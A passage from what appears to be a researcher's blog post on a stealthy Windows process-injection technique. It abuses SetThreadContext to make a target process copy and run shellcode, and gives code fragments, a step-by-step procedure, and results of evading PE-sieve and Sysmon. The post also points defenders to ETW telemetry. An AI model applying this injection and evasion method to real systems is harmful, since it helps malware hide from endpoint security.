        sizeof(Shellcode) - 0x30,
        NULL
     );
```

When WriteProcessMemory returns, it should return into the infinite jmp loop again, allowing the malicious process to make the final call to SetThreadContext to execute the shellcode:

```
// Execute the shellcodez
Success = SetExecutionContext(
            &ThreadHandle,
            // Set RIP to execute shellcode
            &ShellcodeLocation,
            // RSP is optional
            NULL,
            // Arguments to shellcode are optional
            0,
            0,
            0,
            0,
            NULL
);
```

Overall, the entire injection procedure is as so:

1. SetThreadContext to an infinite jmp loop to allow SetThreadContext to reliably use volatile registers,
2. Locate a valid RW stack (or pseudo-stack) to host ReadProcessMemory and WriteProcessMemory arguments and the temporary shellcode,


3. Register a duplicated handle using DuplicateHandle for the target process to read the shellcode from the malicious process,
4. Call ReadProcessMemory using SetThreadContext to copy the shellcode,
5. Return into the infinte jmp loop after ReadProcessMemory,
6. Call WriteProcessMemory using SetThreadContext to copy the shellcode to an RX page,
7. Return into the infinite jmp loop after WriteProcessMemory,
8. Call the shellcode using SetThreadContext.

Detection Artifacts

To quickly test the stealth performance, I used two tools: hasherazade's PE-sieve and Sysinternal's Sysmon with SwiftOnSecurity's configuration. If there are any other defensive monitoring tools, I would love to see how well this technique holds up against them.

PE-sieve


Something I noticed while playing with PE-sieve is that if we inject the shellcode into the padding of the .text (or otherwise relevant) section, it will not be detected at all:



If the shellcode is too big to fit into the padding, perhaps another module might contain a bigger cave.

Sysmon Events

These are expected results using the CreateProcess call to spawn the target process instead of using OpenProcess. Something else to note is that the DuplicateHandle call might trigger a process handle event with ObRegisterCallbacks in Sysmon. This isn't the case because Sysmon does not follow the event if the handle access is performed by the process who owns that same handle. In the case with AVs or EDRs, it may be different.



Further Improvements

I wouldn't doubt that there may be some issues that I have overlooked since I really rushed this (side) project – I just *had* to explore this idea and see how far I could go. With regards to recovering the hijacked thread execution, it is possible and I have implemented it in the PoC, but it is dependent on the malicious process which might or might not be a good thing.

¯_(ツ)_/¯

Conclusion

So it's possible to not use WriteProcessMemory, VirtualAllocEx, VirtualProtectEx, CreateRemoteThread, NtCreateThreadEx, QueueUserApc, and NtQueueApcThread from the malicious process to inject into a remote process. The OpenProcess and OpenThread usage is still debatable because sometimes spawning a target process with CreateProcess isn't always the circumstance. However, it does remove a lot of suspicious calls which is the goal of this technique.

Since SetThreadContext is such a powerful primitive and crucial to this and many other stealthy techniques, will there be more focus on it? From what I can see, there is already native Windows logging available for it in Microsoft-Windows-Kernel-Audit-API-Calls ETW provider. I'm interested in seeing what the future will hold for process injection...